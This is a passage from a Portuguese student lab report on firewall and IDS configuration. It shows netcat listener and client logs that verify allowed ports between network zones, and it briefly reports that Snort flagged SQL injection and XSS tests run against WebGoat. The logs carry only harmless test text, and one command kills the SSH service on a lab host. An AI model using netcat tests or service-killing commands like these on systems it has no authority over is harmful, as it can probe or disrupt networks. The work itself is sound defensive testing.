
- Conexão HTTP para o servidor www.



```
[root@localhost hsilveiro]# ifconfig enp0s8 23.214.219.153 netmask 255.255.255.128
[root@localhost hsilveiro]# nc -l 80 -v
Ncat: Version 6.40 ( http://nmap.org/ncat )
Ncat: Listening on :::80
Ncat: Listening on 0.0.0.0:80
Ncat: Connection from 23.214.219.129.
Ncat: Connection from 23.214.219.129:33686.
ola
```

```
[root@localhost hsilveiro]# nc 23.214.219.153 80 -v
Ncat: Version 6.40 ( http://nmap.org/ncat )
Ncat: Connected to 23.214.219.153:80.
ola
```


- Conexão HTTPS para o servidor www.




The image shows two terminal windows. The left window is on a host named 'hsilveiro' and shows the configuration of the 'enp0s8' interface with IP 23.214.219.153 and netmask 255.255.128. It then starts Ncat listening on port 80 and port 443. The right window is also on 'hsilveiro' and shows Ncat connections to 23.214.219.153:80 and 23.214.219.153:443. The connection on port 443 is successful, and the user enters 'ola' and 'C'.

```
[root@localhost hsilveiro]# ifconfig enp0s8 23.214.219.153 netmask 255.255.128
[root@localhost hsilveiro]# nc -l 80 -v
Ncat: Version 6.40 ( http://nmap.org/ncat )
Ncat: Listening on :::80
Ncat: Listening on 0.0.0.0:80
Ncat: Connection from 23.214.219.129.
Ncat: Connection from 23.214.219.129:33686.
ola
^C
[root@localhost hsilveiro]# nc -l 443 -v
Ncat: Version 6.40 ( http://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
Ncat: Connection from 23.214.219.129.
Ncat: Connection from 23.214.219.129:41142.
wOw
^C
```

```
[root@localhost hsilveiro]# nc 23.214.219.153 80 -v
Ncat: Version 6.40 ( http://nmap.org/ncat )
Ncat: Connected to 23.214.219.153:80.
ola
^C
[root@localhost hsilveiro]# nc 23.214.219.153 443 -v
Ncat: Version 6.40 ( http://nmap.org/ncat )
Ncat: Connected to 23.214.219.153:443.
wOw
```

- Conexão OpenVPN para o servidor vpn-gw.




The image shows two terminal windows. The left window is on a host named 'hsilveiro' and shows the configuration of the 'enp0s8' interface with IP 23.214.219.154 and netmask 255.255.128. It then starts Ncat listening on port 1194. The right window is also on 'hsilveiro' and shows Ncat connections to 23.214.219.154:1194. The connection is successful, and the user enters 'I'm on'.

```
[root@localhost hsilveiro]# ifconfig enp0s8 23.214.219.154 netmask 255.255.128
[root@localhost hsilveiro]# nc -l 1194 -v
Ncat: Version 6.40 ( http://nmap.org/ncat )
Ncat: Listening on :::1194
Ncat: Listening on 0.0.0.0:1194
Ncat: Connection from 23.214.219.129.
Ncat: Connection from 23.214.219.129:60032.
I'm on
```

```
[root@localhost hsilveiro]# nc 23.214.219.154 1194 -v
Ncat: Version 6.40 ( http://nmap.org/ncat )
Ncat: Connected to 23.214.219.154:1194.
I'm on
```

- Conexão de clientes VPN a MYSQL da Datastore.




The image shows two terminal windows. The left window is on a host named 'Desktop' and shows Ncat listening on port 3306. The right window is also on 'Desktop' and shows Ncat connections to 192.168.10.30:3306 and 192.168.10.30:54458. The connection on port 3306 is successful, and the user enters 'mysql is on'.

```
[root@localhost Desktop]# nc 192.168.10.30 3306 -v
Ncat: Version 6.40 ( http://nmap.org/ncat )
Ncat: Connected to 192.168.10.30:3306.
mysql is on
```

```
[root@localhost Desktop]# nc -l 3306 -v
Ncat: Version 6.40 ( http://nmap.org/ncat )
Ncat: Listening on :::3306
Ncat: Listening on 0.0.0.0:3306
Ncat: Connection from 23.214.219.154.
Ncat: Connection from 23.214.219.154:54458.
mysql is on
```

- Conexão de clientes VPN a PostgreSQL da Datastore.



```

File Edit View Search Terminal Help
[root@localhost Desktop]# nc 192.168.10.30 3306 -v
Ncat: Version 6.40 ( http://nmap.org/ncat )
Ncat: Connected to 192.168.10.30:3306.


mysql is on
^C
[root@localhost Desktop]# nc 192.168.10.30 5432 -v
Ncat: Version 6.40 ( http://nmap.org/ncat )
Ncat: Connected to 192.168.10.30:5432.
ola
wOW
^

File Edit View Search Terminal Help
[root@localhost Desktop]# nc -l 3306 -v
Ncat: Version 6.40 ( http://nmap.org/ncat )
Ncat: Listening on :::3306
Ncat: Listening on 0.0.0.0:3306

Ncat: Connection from 23.214.219.154.
Ncat: Connection from 23.214.219.154:54458.
mysql is on
[root@localhost Desktop]# nc -l 5432 -v
Ncat: Version 6.40 ( http://nmap.org/ncat )
Ncat: Listening on :::5432
Ncat: Listening on 0.0.0.0:5432
Ncat: Connection from 23.214.219.154.
Ncat: Connection from 23.214.219.154:55498.
ola
wOW
^

```

- Conexão FTP (activo) ao servidor ftp.




```

File Edit View Search Terminal Help
[root@localhost Desktop]# ifconfig enp0s10 87.248.214.160 netmask 255.255.0
SIOCSIFNETMASK: No such device
[root@localhost Desktop]# ifconfig enp0s10 87.248.214.160 netmask 255.255
.255.0
[root@localhost Desktop]# nc 192.168.10.20 20 -v
Ncat: Version 6.40 ( http://nmap.org/ncat )
Ncat: Network is unreachable.
[root@localhost Desktop]# ./routes
[root@localhost Desktop]# nc 192.168.10.20 20 -v
Ncat: Version 6.40 ( http://nmap.org/ncat )
Ncat: Connected to 192.168.10.20:20.
ola ftp no 20|
^

File Edit View Search Terminal Help
[root@localhost Desktop]# ifconfig enp0s8 192.168.10.20 netmask 255.255.2
55.0
[root@localhost Desktop]# nc -l 20 -v
Ncat: Version 6.40 ( http://nmap.org/ncat )
Ncat: Listening on :::20
Ncat: Listening on 0.0.0.0:20
^C
[root@localhost Desktop]# ./routes
[root@localhost Desktop]# nc -l 20 -v
Ncat: Version 6.40 ( http://nmap.org/ncat )
Ncat: Listening on :::20
Ncat: Listening on 0.0.0.0:20
Ncat: Connection from 87.248.214.160.
Ncat: Connection from 87.248.214.160:60562.
ola ftp no 20|
^

```

- Conexão FTP (passivo) ao servidor ftp.




```

File Edit View Search Terminal Help
[root@localhost Desktop]# nc 192.168.10.20 21 -v
Ncat: Version 6.40 ( http://nmap.org/ncat )
Ncat: Connected to 192.168.10.20:21.
ola
Trash
^C
ifconfigs
^C
routes

File Edit View Search Terminal Help
[root@localhost Desktop]# nc -l 21 -v
Ncat: Version 6.40 ( http://nmap.org/ncat )
Ncat: Listening on :::21
Ncat: Listening on 0.0.0.0:21
Ncat: Connection from 87.248.214.160.
Ncat: Connection from 87.248.214.160:56064.
ola
^

```

- Conexão SSH do eden à datastore.




```

File Edit View Search Terminal Help
[root@localhost Desktop]# ifconfig enp0s10 87.248.214.1 netmask 255.255.2
55.0
[root@localhost Desktop]# ./routes
[root@localhost Desktop]# nc 192.168.10.30 22 -v
Ncat: Version 6.40 ( http://nmap.org/ncat )
Ncat: Connected to 192.168.10.30:22.
wOWwOWwOW
^C
ifconfigs
^C
routes

File Edit View Search Terminal Help
[root@localhost Desktop]# nc -l 22 -v
Ncat: Version 6.40 ( http://nmap.org/ncat )
Ncat: bind to :::22: Address already in use. QUITTING.
[root@localhost Desktop]# fuser -k 22/tcp
22/tcp: 4643
[root@localhost Desktop]# nc -l 22 -v
Ncat: Version 6.40 ( http://nmap.org/ncat )
Ncat: Listening on :::22
Ncat: Listening on 0.0.0.0:22
Ncat: Connection from 87.248.214.1.
Ncat: Connection from 87.248.214.1:59720.
wOWwOWwOW
^

```


- Domain name resolutions com DNS, da internal para a internet.



```
File Edit View Search Terminal Help
[root@localhost Desktop]# nc -l -u 53 -v
Ncat: Version 6.40 ( http://nmap.org/ncat )
Ncat: Listening on :::53
Ncat: Listening on 0.0.0.0:53
ola
ads
dw

File Edit View Search Terminal Help
[root@localhost Desktop]# nc 87.248.214.2 -u 53 -v
Ncat: Version 6.40 ( http://nmap.org/ncat )
Ncat: Connected to 87.248.214.2:53.
ola
ads
dw
```

- Conexões HTTP e HTTPS da internal para a internet.




```
File Edit View Search Terminal Help
[root@localhost Desktop]#
[root@localhost Desktop]# nc -l 80 -v
Ncat: Version 6.40 ( http://nmap.org/ncat )
Ncat: Listening on :::80
Ncat: Listening on 0.0.0.0:80
Ncat: Connection from 87.248.214.150.
ola
yoyoyo
^C
[root@localhost Desktop]# nc -l 443 -v
Ncat: Version 6.40 ( http://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
Ncat: Connection from 87.248.214.150.
Ncat: Connection from 87.248.214.150:41408.
yoyoyo https

File Edit View Search Terminal Help
[root@localhost Desktop]# nc 87.248.214.2 80 -v
Ncat: Version 6.40 ( http://nmap.org/ncat )
Ncat: Connected to 87.248.214.2:80.
ola
yoyoyo
^C
[root@localhost Desktop]# nc 87.248.214.2 443 -v
Ncat: Version 6.40 ( http://nmap.org/ncat )
Ncat: Connection refused.
[root@localhost Desktop]# nc 87.248.214.2 443 -v
Ncat: Version 6.40 ( http://nmap.org/ncat )
Ncat: Connected to 87.248.214.2:443.
yoyoyo https
```


8.2 Testes com WebGoat

Após ser injectada a query SQL o Snort bloqueia a internet e emite o alerta no ficheiro definido.

Também foi testado no WebGoat um ataque XSS.



Como se pode ver na imagem, tanto a SQL Injection como um ataque XSS foram alertados.



Capítulo 9

Anexos

- <https://www.linkedin.com/pulse/detecting-sql-injections-real-time-mission-impossible-val-smirnov>
- <https://www.symantec.com/connect/articles/detection-sql-injection-and-cross-site-scripting-attacks>
- https://en.wikipedia.org/wiki/List_of_TCP_and_UDP_port_numbers
- Segurança Prática em Sistemas e Redes com Linux de Jorge Granjal